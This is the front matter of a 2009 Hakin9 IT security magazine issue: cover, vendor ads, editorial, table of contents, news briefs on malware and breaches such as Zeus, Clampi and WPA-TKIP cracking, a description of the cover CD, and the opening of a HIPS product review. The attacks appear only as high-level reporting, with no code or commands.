

# HAKINS

**PRACTICAL PROTECTION** HARD CORE IT SECURITY MAGAZINE



## WINDOWS FE FORENSIC LIVE CD

CREATE YOUR OWN WINDOWS-BASED FORENSIC BOOT CD!

**PROTOCOL CHANNELS**  
STAYING UNDER THE RADAR!

**SIP DETECTION RULES**  
UNIFIED COMMUNICATIONS  
INTRUSION DETECTION USING SNORT

**NETWORK VERSUS SYSTEM FORENSICS**  
UNCOVERING CLEARTEXT PASSWORDS!

**WINDOWS TIMELINE ANALYSIS**  
THE WHAT HAPPENED AND  
WHEN DID IT HAPPEN ANALYSIS

**PDFID & PDF-PARSER**  
AUTOPSY OF MALICIOUS PDFS

### APPLICATIONS ON THE CD



**CERTIFIED ETHICAL HACKER V6 VIDEO TRAINING**  
10-HOUR COURSE BY SEQRIT.ORG

**VIDEO TUTORIAL TO THE ARTICLE**  
WINDOWS PE - A WINDOWS-BASED FORENSIC BOOT CD



**USEFUL APPLICATIONS & GAME**  
N-STALKER WEB APPLICATION SECURITY SCANNER 2009  
LAVASOFT DIGITAL LOCK  
HACKER EVOLUTION

Vol. 4 No. 6  
14.99USD ISSN 1733-7186  
Bimonthly Issue 6/2009(25)




# PLUS

**HOW THE MOBILE PHONE OPENS THE DOOR  
TO LOCATION (LBS) TRACKING, PROXIMITY  
MARKETING AND CYBERCRIME** BY JULIAN  
EVANS, ID FRAUD EXPERT AT ID THEFT PROTECT LTD

# SAINT®

## Announcing SAINT 7

Securing your network  
just got easier!



SAINT's crisp new interface makes it even easier to use.

- ✓ Integrated vulnerability scanning and penetration testing
- ✓ Payment Card Industry (PCI) Approved Scanning Vendor (ASV)
- ✓ Heterogeneous exploit and vulnerability coverage
- ✓ Security tools module includes e-mail harvesting, social engineering trojan, e-mail forgery, and more

Download a free white paper about integrated vulnerability assessment and penetration testing at [www.saintcorporation.com/Hakin9](http://www.saintcorporation.com/Hakin9)

Contact SAINT's sales team at 1-800-596-2006 x0119 or [sales@saintcorporation.com](mailto:sales@saintcorporation.com)

## Year-End Summary

I know that the Year-End Summary is mostly related to our finances and is an easy and convenient way to sort expenses and prepare for tax time. However, I think that we do such summarising not only when we have to take into account ourselves, but also when we think about our life and work. I have all 6 issues that have been published in 2009 on my desk, when looking at the covers I see how many new topics we have presented in Hakin9 and how fast it has changed.

I hope that you agree that it was a really fruitful year for all of us. We also need to remember that it was also a really hard year for all of us, but we must think positively that the next one will be better than the last. This year has brought us many new attacks and many new defense techniques. We are all waiting for the next one to be able to write about them, to find more and more information on how to prevent against these attacks and to make our life really interesting and enjoyable.

As most surveys reported, we also wrote about Web 2.0 and virtualisation this year and we provided you with various articles on the hot topic of data protection. Data theft was and is probably the main motive for most of the exploits.

We have also noticed that the attacks are becoming more and more sophisticated. The world was attacked by the Confiker worm this year, a simple virus that infected 9 million machines. Just connecting a USB stick with devices, like a printer to print some PDF documents, was enough for Confiker to infect and spread.

We also wrote about PDF (in)security in the 2009 issues. And we continue this motif in the Hakin9 6/2009 issue. Let's see what you have in your hands now and what you can read in this end-of-the-year issue.

Our lead article is *Windows FE A Windows-PE Based Forensic Boot CD* written by Marc Remmert. Also you can find an instructional tutorial (without sound) on the CD. I hope that it will make for good additional content and will help you follow the instructions included within the article. To further peak your interest in digital forensics; go to page 24 and start reading Mervyn Heng's article *Network Forensics: More Than Looking For Cleartext Passwords*.

In the Attack section of the magazine you will find some excellent articles concerning ways and means to breach security. You will learn how to stay hidden in networks if you read Steffen Wendzel's article on *Protocol Channels*. You can also find out how fuzzing works by reading the article on page 42 written by Tamin Hanna.

Definitively, you should open the magazine on page 46 and read the second part of *Windows Timeline Analysis* article written by Harlan Carvey. This time Harlan applies all the theory to practice and tells you how to build your own timeline. Turn to page 50 to learn all about how to analyze PDF documents with the PDFID and PDF-Parser tools. This is the second part of Didier Stevens' article on *Anatomy of Malicious PDF Documents*.

Finally the last two articles in the Defence section definitely need to be read. If you want to see how symbol recovery can be applied to other areas, read *Recovering Debugging Symbols From Stripped Static Compiled Binaries* written by Justin Sunwoo Kim and if you want to know how to check on possible data leakage, you should read the article entitled *Simple DLP Verification Using Network Grep* contributed by Joshua Morin.

I hope that you find some free evenings as you have 9 articles in this issue to read. Please do not forget about the Regulars. The fantastic article on how the mobile phone opens the door to location (LBS) tracking, proximity marketing and cybercrime written by Julian Evans and Matt Jonkman's great column – Emerging Threats entitled *Viva la Revolucion*.

We are always looking for new article topics and ideas that make Hakin9 unique and continue taking on challenges in the creation of our magazine to provide you next year with even greater joy and knowledge. Please remember we are waiting for your emails. Send them to [en@hakin9.org](mailto:en@hakin9.org). All ideas and thoughts help us prepare a better and stimulating magazine for you. Our aim is to create the magazine that will be read by all security experts in the world – It is for all of you that we strive so hard to keep everyone in touch with the latest techniques, thoughts and concerns throughout the IT Security industry...

We wish you joyful and happy holidays.  
Hakin9 Team

# CONTENTS

## HAKIN9 team

**Editor in Chief:** Ewa Dudzic  
ewa.dudzic@hakin9.org

**Editorial Advisory Board:** Matt Jonkman, Rebecca Wynn, Rishi Narang, Shyaam Sundhar, Terron Williams, Steve Lape, Peter Giannoulis, Aditya K Sood, Donald Iverson, Flemming Laugaard, Nick Baronian, Tyler Hudak, Michael Munt

**DTP:** Ireneusz Pogroszewski, Przemysław Banasiewicz,  
**Art Director:** Agnieszka Marchocka  
agnieszka.marchocka@hakin9.org

**Cover's graphic:** Łukasz Pabian

**CD:** Rafał Kwaśny  
rafal.kwasny@gmail.com

**Proofreaders:** Konstantinos Xynos, Ed Werzyn, Neil Smith, Steve Lape, Michael Munt, Monroe Dowling, Kevin McDonald, John Hunter, Michael Paydo, Kosta Cipo, Lou Rabom, James Broad

**Top Betatesters:** Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Matthew Sabin, Stephen Argent, Aidan Carty, Rodrigo Rubira Branco, Jason Carpenter, Martin Jenco, Sanjay Bhalerao, Avi Benchimol, Rishi Narang, Jim Halfpenny, Graham Hili, Daniel Bright, Conor Quigley, Francisco Jesús Gómez Rodríguez, Julián Estévez, Chris Gates, Chris Griffin, Alejandro Baena, Michael Sconzo, Laszlo Acs, Benjamin Aboagye, Bob Folden, Cloud Strife, Marc-Andre Meloche, Robert White, Sanjay Bhalerao, Sasha Hess, Kurt Skowronek, Bob Monroe, Michael Holtman, Pete LeMay

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

**Senior Consultant/Publisher:** Paweł Marciniak

**CEO:** Ewa Łozowicka  
ewa.lozowicka@software.com.pl

**Production Director:** Andrzej Kuca  
andrzej.kuca@hakin9.org

**Marketing Director:** Ewa Dudzic  
ewa.dudzic@hakin9.org

**Circulation Manager:** Ilona Lepieszka

ilona.lepieszka@hakin9.org

**Subscription:**  
Email: [subscription\\_support@hakin9.org](mailto:subscription_support@hakin9.org)

**Publisher:** Software Press Sp. z o.o. SK  
02-682 Warszawa, ul. Bokserska 1  
Phone: 1 917 338 3631

[www.hakin9.org/en](http://www.hakin9.org/en)


**Print:** ArtDruk [www.artdruk.com](http://www.artdruk.com)

**Distributed in the USA by:** Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134, Tel: 239-949-4450.


**Distributed in Australia by:** Gordon and Gotch, Australia Pty Ltd., Level 2, 9 Roadborough Road, Locked Bag 527, NSW 2086 Sydney, Australia, Phone: + 61 2 9972 8800,

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage. All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them. To create graphs and diagrams

we used [smarddraw.com](http://smarddraw.com) program by  SmartDraw

Cover-mount CD's were tested with AntiVirensKit by G DATA Software Sp. z o.o.

The editors use automatic DTP system  AUFUS Mathematical formulas created by Design Science MathType™

### ATTENTION!

**Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.**

### DISCLAIMER!

**The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.**

## BASICS

### 14 Windows FE A Windows-PE Based Forensic Boot CD MARC REMMERT

The basic work was conducted by Troy Larson, a Senior Forensic Investigator in Microsoft's IT Security Group. He first built a modified Windows PE for forensic purposes called Windows FE, which stands for Forensic Environment. Astonishingly Windows is broadly used as an operating system for almost all of the recognized big forensic software packages – but it has never been used before as the base system for a forensic Boot-CD. Marc Remmert will try to show how to build your own Windows-based Boot CD.

### 24 Network Forensics: More Than Looking For Cleartext Passwords MERVYN HENG

Digital forensics can be defined as the acquisition and analysis of evidence from electronic data to discover incidents of malicious or suspicious intent and correlate them with hackers or non-compliant employees. Sources of electronic data would include computer systems, storage mediums, electronic files and packets traversing over a network. Digital forensics is mainly conducted at two layers: network and system. Mervyn Heng will introduce you to network forensics.

## ATTACK

### 28 Unified Communications Intrusion Detection Using Snort MARK RUBINO

Unified Communications (UC) is one of the hottest topics in the communications industry. UC converges several communications technologies – voice, video, messaging (instant and email) and collaboration (conferencing, white board) into one seamless IP based communication architecture. The UC service seamlessly detects the location, application, network and device through which to make contact. Much of the promise of UC is based on features found in and delivered by the *Session Initiation Protocol* (SIP) IETF RFC 3261. Mark Rubino's article is intended to simplify configuration of Snort for operation on Windows platforms and to provide a measure of warning of malicious SIP activity aimed at unified communications servers and services in their infrastructure.

### 38 Protocol Channels STEFFEN WENZEL

A protocol channel switches one of at least two protocols to send a bit combination to a destination. The main goal of a protocol channel is that the packets sent look equal to all other usual packets of the system. This is what makes a protocol channel hard to detect. Protocol channels provide attackers with a new way to stay hidden in networks. Even if detection by network security monitoring systems is possible – e.g. because of the unusual protocols used by the attacker – a regeneration of the hidden data near impossible, since it would need information about the transferred data type, the way the sent protocol combinations are interpreted (big-endian or little-endian) and recording of all sent packets to make a regeneration possible.

## 42 **Fuzzing Finding Vulnerabilities With rand()**

TAMIN HANNA

Traditionally, the search for security-related flaws in code took place as follows: relevant sections of code were printed out, and developers went over them trying to find as many potential issues as possible. So-called code reviews tend to work quite well – but happen rarely due to the immense cost involved. Tamin will present you with what fuzzing is and how it works.

## DEFENSE

## 46 **Windows Timeline Analysis, Building a Timeline, Part 2**

HARLAN CARVEY

The increase in sophistication of the Microsoft (MS) Windows family of operating systems (Windows 2000, XP, 2003, Vista, 2008, and Windows 7) as well as that of cybercrime has long required a corresponding increase or upgrade in response and analysis techniques. Harlan Carvey will describe what sources of timeline data are available on a Windows XP system and how to construct a timeline of system and user activity for analysis from an acquired image.

## 50 **Anatomy of Malicious PDF Documents, Part 2**

DIDIER STEVENS

Malware analysis must be done in a safe environment – a virus lab. The virus lab must help you prevent the malware from executing and contain the malware in the virus lab, should it ever execute. The question is, what tools you need to analyze a malicious PDF document? You could use Acrobat Reader, but then you run the risk of infecting your machine when opening the PDF document. Didier Stevens, in this second article on malicious PDF documents, will introduce some tools to help you with your analysis.

## 56 **Recovering Debugging Symbols From Stripped Static Compiled Binaries**

JUSTIN SUNWOO KIM

A lot of malware programs have been stripped to prevent from analyzing them and the method described will enhance the process of debugging those malware programs and many other stripped binaries. Justin Sunwoo Kim will show you a method that merely reflect other signature finding methods such as FLIRT. Also his article will be based on finding libc functions in the ELF binary format. As he claims, he first started to look into symbol recovery to better solve various war-games with stripped binaries. However, this can be applied to various areas.

## 66 **Simple DLP Verification Using Network Grep**

JOSHUA MORIN

Today, companies have to worry about espionage and battling the internal threat of confidential information being stolen or leaked. The demand to implement and deploy network equipment and software for DLP increases every year. How do you know if your network is safe? How do you know if your configurations are set properly to prevent data loss? Joshua Morin will actually show simple techniques for obtaining information or checking possible data leakage.

## REGULARS

### 06 In brief

Selection of short articles from the IT security world.

Armando Romeo &  
[www.hackerscenter.com](http://www.hackerscenter.com)  
ID Theft Protect

### 08 ON THE CD

What's new on the latest Hakin9 CD.  
hakin9 team

### 12 Tools

DefenceWall HIPS  
Don Iverson  
Wireless Security Auditor  
Michael Munt

### 70 ID fraud expert says...

A Look at How the Mobile Phone Opens the Door to Location (LBS) Tracking, Proximity Marketing and Cybercrime  
Julian Evans

### 76 Interview

Interview with Michael Helander  
Ewa Dudzic

### 78 Emerging Threats

Viva la Revolucion!  
Matthew Jonkman

### 79 Book Review

The Myths of Security: What the Computer Security Industry Doesn't Want You to Know  
Michael Munt  
Blown to Bits  
Lou Raban

### 82 Upcoming

Topics that will be brought up in the upcoming issue of Hakin9  
Ewa Dudzic

### Code Listings

As it might be hard for you to use the code listings printed in the magazine, we decided to make your work with Hakin9 much easier. We place the complex code listings from the articles on the Hakin9 website (<http://www.hakin9.org/en>).

## FAKE ONLINE POSTCARDS CARRY VIRUS LINKS

One of the world's most prevalent computer viruses called Zeus Bot is now using fake Internet postcards to steal individuals' sensitive personal information. Zeus Bot has been named America's most pervasive computer Botnet virus by Network World magazine, reportedly infecting 3.6 million U.S. computers.

The fake postcards are using social engineering as a method of getting the user to click and download the fake postcard. In fact what happens is the Zeus Bot malware is downloaded and installed onto the recipients' computer and then attempts to collect passwords and bank account numbers for bank, email and other sensitive online accounts.

The virus is so clever that it uses a (hidden) graphical interface to keep track of infected computers throughout the world. The software is also equipped with tools that allow the criminals to prioritize the banks and related stolen accounts they want to strike.

## GOOGLE CHROME INCOGNITO MODE FLAW

Towards the back end of last year (2008) Google announced that it would be incorporating a *private browsing* function in the newly launched Google Chrome. The *private browsing* function is called *incognito*. Incognito is designed to keep any websites that you visit during a browsing session's private. Incognito allows you to visit webpages and download files without recording any of your visits in your browser and download histories. It will also delete your cookie history when you choose to close the incognito window.

However, it has come to light that incognito retains browser session data when using Chrome or Firefox to stream media files. Notably this appears to be happening with Windows Media, which is a popular streaming player. The culprit is Internet Explorer (IE) which keeps a copy of any .avi or .wmv file names in the IE history, whether the incognito mode is turned on or not.

Some users who don't even use Internet Explorer, but who used IE's Windows Media Player noticed the

incognito flaw. The solution is that you should disable the Windows Media Player (and also block this player via your firewall) and then turn incognito on. Another suggestion would be open IE at the end of every session and delete the history.

## IPHONE LIBRARY IS SPYING ON USERS

A developer has unearthed that one third-party library called Pinch Media is in fact using applications to track user application data. Not only is your location data being collected, but your physical movements, when you open and close applications. The reason why this isn't a good move for iPhone users is that Pinch Media is used by a vast number of developers, many of which develop free applications.

There isn't any way in which you can turn off the tracking, nor is there any EULA license description which details what the application is actually doing. So in most instances, if you continue using any application from this library you will indeed be handing over some quite sensitive data. Worried? You might not be, but do you really want someone knowing your every movement? A high proportion of applications will also cache (like cookies on your computer) when you are offline, so when you next use the application your user data will be sent to the developers.

Pinch Media is regarded by some as 'spyware', but not everyone agrees. User tracking is done by the mobile phone operators, and has been since mobiles first appeared. Google openly collects location based data, and most of us that use Google, know they do this. Internet security products also collect user data, but again this is not common knowledge.

The real issue here is not so much that tracking is taking place, but that tracking is being done without the users' permission.

## UNIQUE MALWARE PIECES ARE ON THE RISE

With malware makers aiming to create as many as 6,000 new pieces of malware per day, the growth of malicious software continues to accelerate. A leading internet security vendor (McAfee) identified 1.5

million unique pieces of malware last year (2008). 2009 has so far seen almost 140,000 unique types of malware, which is so far about three times what was observed for the same period in 2008.

Malware is becoming increasingly sophisticated and often uses advanced techniques to bypass standard signatures employed by security software.

McAfee also revealed that around 40 percent of all password stealing Trojans can be found on website connected to gaming and virtual worlds, while 80 percent of all banking email received by web users are phishing scams.

## MICROSOFT UNCOVER HTTPS BROWSER FLAW

Microsoft researchers have uncovered a way to break the end-to-end security guarantees of HTTPS without cracking any cryptographic scheme.

The research (opens in a PDF attachment) indicated that Microsoft Research team discovered a whole set of vulnerabilities which could be exploited by a malicious proxy targeting browsers' rendering modules above the HTTP/HTTPS layer. The research team found the following:

[In] many realistic network environments where attackers can sniff the browser traffic, they can steal sensitive data from an HTTPS server, fake an HTTPS page and impersonate an authenticated user to access an HTTPS server. These vulnerabilities reflect the neglects in the design of modern browsers – they affect all major browsers and a large number of websites.

According to a SecurityFocus advisory, attacker-supplied HTML and script code would run in the context of the affected browser, potentially allowing the attacker to steal cookie-based authentication credentials or to control how sites are rendered to the user. Other attacks are also possible. Security gurus believe this type of attack only affected the Mozilla browser (Firefox), but the advisory clearly highlights that the vulnerabilities affect a number of browsers. The affected browsers include Microsoft's Internet Explorer 8, Mozilla Firefox, Google Chrome, Apple Safari and Opera.

## TWITTER TARGETED BY DOS ATTACK AGAIN

A distributed denial of service (DoS) attack took down Twitter for the second time in a week back in mid-August. While the attack only stopped services for about half an hour, the outage is still a concern and will only heighten fears that the service is under-investing in its security systems. Twitter gave no explanation for the attack in a blog posting. *We're working to recover from a site outage and will update as we learn more*, it said. Twitter status: *Update (12:17p): We're back up and analyzing the traffic data to determine the nature of this attack.* Twitter and Facebook were hit by a denial-of-service (DoS) attack on the 6th August. The attack appeared to cripple Twitter. Facebook was also affected but it didn't take offline the entire service.

Source: *ID Thefr Protect*

## FORTINET PLANS TO GO PUBLIC

An IPO in this economic period is a rarity. Let alone for the Security field, where the last IPO was in 2007 (Sourcefire, powering Snort). Fortinet, according to Wall Street Journal, plans to go public to raise a relatively modest \$100m from the market that would allow the Sunnydale California company to expand in the market of UTM (Unified Threat Management) appliances. This ever growing market has brought the company 211 million dollars in revenue thanks to anti-virus, firewall, IPS bundled into one device which is more cost and management effective. Speculations about imminent IPOs by other companies like Qualys and NetQoS are on many financial websites and journals. According to many this is a change in the approach to the expansion of security companies that once just waited for the best offer to sell to bigger corporations.

## THE MAN WHO STOLE THE WORLD

The most recent and biggest security breaches of the last two years have involved the theft of over 171 million credit card numbers from the databases of TJX Cos Inc, 7-Eleven Inc and Hannaford

Brothers Co. When the TJX breach became public news, it was dubbed as the biggest credit card theft in history, with 41 million credit card numbers. New Jersey prosecutors have revealed that that was just a drop in the ocean of the total amount of data stolen by a single man. Behind all of these breach there is only one name indeed: Albert Gonzalez. The 28 years old man who had once been an informant for the U.S. Secret Service, lived high in Miami Beach where was caught by Police in March 2008. The rich „nerdy shy guy“, as one of his friends describes him, had been hacking into Fortune 500 companies for the last decade even while providing assistance to the Police. It seems that the data he had stolen was not used directly by him, but instead sold to third parties to make fraudulent purchases. The techniques used to steal the information, including the millions of credit cards, included wardriving, for the TJX breach, and the installation of malware that would allow him and his gang backdoor access to steal the data later.

## MICROSOFT LIST OF TOP 10 WINDOWS MALWARE

The Malicious Software Removal Tool by Microsoft, is an important protection tool introduced in Windows that allows for the automatic removal of a big number of malware. It is not to be confused with a full fledged Antivirus or Anti-Spyware tool but it certainly increases the security of those users who still don't have such software installed. In the most recent report, Microsoft has listed the type of malware being removed by the tool. The top 3 places are occupied by Taterf, Renos and Alureon. This malware is a mutation of the chinese Frethog and targets online gamers by stealing their login details. Renos is software that shows fake security warnings in order to trick the computer user into downloading a cleaning utility at some cost. Alureon is instead a nastier trojan capable of injecting its code into IExplore.exe and Explorer.exe and perform a series of malicious activities such as downloading and executing arbitrary files, hijacking the browser and reporting affected user's search engine queries.

The numbers by locale are somewhat contradicting the last trends that showed China as the most affected country: This time the US has been the most hit (and cleaned) with over 2 millions infected machines.

## A TROJAN DEFEATING TWO-FACTOR AUTHENTICATION

Two factor authentication has been in place for years as it represents the most secure way to authenticate against a system. One time passwords are mostly used by financial institutes such as banks to make the authentication easy and to avoid the use of easy to crack passwords. These consists of numbers and letters generated by a small device (also referred to as keyrings) that are valid for 30 or 60 seconds. A New York Times blog post has revealed the existence of a Trojan horse, called Clampi, specialised in stealing these one time passwords in a way that can't be farther from being elite: The trojan grabs the keystrokes for the one time password and then just sends the typed password to the Hacker who promptly logs in. „One victim of Clampi was Slack Auto Parts in Gainesville, Ga., which lost \$75,000 to the scam“ according to a post in the Washington Post's Security Fix blog.

## JUST 1 MINUTE TO CRACK YOUR WPA-TKIP

New advancements into WPA cracking, have been reported by two Japanese researchers at the IEICE conference in Hiroshima. It has been demonstrated that cracking WPA keys based on the TKIP algorithm, is possible in a time frame as little as one minute. While WPA2 and WPA-AES are immune from this attack, this is a big improvement from the earlier attack developed by Beck and Tews in 2008. Such an attack was successful only on a small subset of devices and took approximately 15 minutes. Wi-Fi Alliance certified products must have support for WPA2 since March 2006 and the release of a practical and feasible attack against WPA-TKIP should induce people to use WPA2 instead.

Source: *hackerscenter.com*

## ON THE CD

The IT Security world is changing every day. To stay informed on the latest technologies, threats and solutions, the IT Security Specialist has a full time job researching many different sources for all this information, leaving little time to do what is most important: maintaining a Secure environment!

We provide you this time with the best training solutions that are produced by Securit.org under the management of Wayne Burke as well as we provide you with commercial applications and other extras.

### ETHICAL HACKING AND PENETRATION TESTING

This training will immerse you into an interactive environment where you will

be shown how to scan, test, hack and secure your own systems. The lab intensive environment gives you in-depth knowledge and practical experience with the current essential security systems.


Course features:

- Introduction
- LMS
- CEHv6 Pen Testing 101
- CEHv6 Footprinting

- CEHv6 Scanning
- CEHv6 Enumeration

You can also register (<http://www.securit.org/hakin9>) for free Learning Management System (LMS) access. LMS features includes:

- Exam engine test preparation.
- Tutorials.
- Video's.





# Passware Password Recovery Kit Forensic 9.5


*A Complete Password Recovery and E-Discovery Solution for Computer Forensics*

Passware Inc., has combined all its proven password recovery tools and encryption detection technology, and released a complete evidence discovery solution for computer forensics.


All password recovery and decryption algorithms that Passware has developed and improved for more than 11 years are now available in the all-in-one **Passware Password Recovery Kit Forensic**.

### Key Features

- Scans computers and network for password-protected files
- Recovers passwords for **150+ file types**
- Retrieves electronic evidence in a matter of minutes from a Windows Desktop Search Database
- Includes **Portable Version** that runs from a USB thumb drive and recovers passwords without installation on a target PC



*Let me just say "well done". Excellent software, excellent support. I have watched this software evolve over the past six years. World class stuff.*  
**Craig Vogel, myComputerGuy, inc.**



### Advanced Features

- Recovers many password types **instantly**
- Uses multiple computers simultaneously (**Distributed Attack**)
- Uses **multiple-core CPUs** and **nVidia GPUs** efficiently to speed up the password recovery process by 3,500%
- Uses **Tableau TACC hardware accelerators** to speed up the password recovery process by up to 25 times
- Provides 8 different password recovery attacks (and any combination of them) with an easy-to-use setup wizard and drag & drop attacks editor
- Provides detailed reports with **MD5 hash values**



**For additional information, please visit:**  
[www.lostpassword.com/kit-forensic.htm](http://www.lostpassword.com/kit-forensic.htm)

**Passware Inc.**  
 800 West El Camino Real, Suite 180  
 Mountain View CA 94040

**Contacts**  
 Nataly Koukoushkina  
 media@lostpassword.com  
 Phone: +1 (650) 450-4607  
 (Sales calls only)

- Tools blogs.
- Forums.
- Chats.
- Etc.

## EXTRAS

You will find the following programs in APPS directory on the Hakin9 CD. Additionally there are two more directories: GAME and ART. In the GAME directory you will find the excellent Hacker Evolution game. Within the ART directory, you will find video tutorial for our lead article that helps you follow all instruction included in the article step by step.

## Lavasoft Digital Lock

With prying eyes able to access all kinds of sensitive data through your computer, you need strong solutions to

*Don't let your private information fall into the wrong hands.*

secure your private information. Lavasoft Digital Lock's multi-layered encryption technology allows you to securely store or send files, knowing that your information is safe. Only the correct password can unlock the file. With easy-to-use functions and convenient file selection, Lavasoft Digital Lock is a natural addition to the privacy tools you use regularly to ensure confidentiality for your home or offices files.

[www.lavasoft.com](http://www.lavasoft.com)



## N-Stalker Web Application Security Scanner 2009

N-Stalker Web Application Security Scanner 2009 Free Edition provides a restricted set of free Web Security Assessment checks to enhance the overall security of your web server

infrastructure, using the most complete web attack signature database available in the market – N-Stealth Web Attack Signature Database (over 20,000 attack signatures).

[www.nstalker.com](http://www.nstalker.com)

## Hacker Evolution

Play the role of Brian Spencer, a former intelligence agent, against a complex enemy created by an artificial intelligence. From the creators of a successful hacker games series (Digital Hazard, BS Hacker, etc) Hacker Evolution is a new hacking simulation




game, featuring unparalleled graphics and features. You play the role of a former intelligence agent, specializing in computer security. When a chain of events sets off worldwide, leaving critical service disabled, you assume the role a computer hacker to find out what happened and attempt to stop it. When a stock market, a central bank, satellite uplink and transoceanic fiber optics links all crash, you know this is more than a simple event. Something big is behind all this, and you have to figure out what is it. You hack into computers, look for exploits and information, steal money to buy hardware upgrades in an attempt to put all the pieces of a big puzzle, together. Set in a virtual operating system environment, the game is packed with all the features required to bring the hacker feeling and experience to every gamer. The concept behind Hacker Evolution is to create a game that challenges the gamer's intelligence, attention and focus, creating a captivating mind game. Solve puzzles, examine code

and bits of information, to help you achieve your objectives.

<http://www.gameshop-international.com/>

## Windows FE – A Windows-based Forensic Boot CD



The basic work was conducted by Troy Larson, a Senior Forensic Investigator in Microsoft's IT Security Group. He first built a modified Windows PE for forensic purposes. It is called Windows FE that should stand for *Forensic Environment*. Astonishingly Windows is broadly used as an operating system for almost all of the recognized big forensic software packages – but it has never been used before as the base system for a forensic Boot-CD.

Marc Remmert will show you in his video tutorial how to create a Windows-based forensic Boot-CD and how to integrate additional programs. He claims that you should have basic knowledge about the Windows operating system as well as some basic knowledge about computer forensics.



IF THE CD CONTENTS CAN'T BE ACCESSED AND THE DISC ISN'T PHYSICALLY DAMAGED, TRY TO RUN IT ON AT LEAST TWO CD DRIVES.

IF YOU HAVE EXPERIENCED ANY PROBLEMS WITH THE CD, E-MAIL:  
**CD@HAKIN9.ORG**



***Hackers***  
**C E N T E R**  
<http://www.hackerscenter.com>

## DefenseWall HIPS



**Quick Start.** Installing DefenseWall HIPS is a very simple and straightforward process. I did not experience any problems at all while installing and configuring the program.

Conventional anti-malware programs rely heavily on regularly updating the program definitions. This is necessary in order to cope with the ever-changing landscape of threats.

DefenseWall HIPS is a Host Intrusion Prevention System program and as such it doesn't need to be concerned about updating definitions or even about having definitions at all.

HIPS programs are frequently found actively protecting enterprise level networks and are usually very complex and generally very expensive.

It doesn't take a lot of research to conclude that definitions based anti-malware programs are just as lacking for home and small business users.

DefenseWall HIPS manages to function both more simply and more effectively than definitions based anti-malware programs. It even performs more simply than the enterprise HIPS software solutions and in most ways it is just as effective and provides just as much protection.

For a number of reasons there are always threats in the wild for which no definitions currently exist. Furthermore, as soon as definitions do exist for the current malware, malware developers are quick to modify their products so they are once again able to escape detection. As mentioned earlier, some malware is even able to modify itself after it has infected a system in order to remain hidden or to once again become hidden.

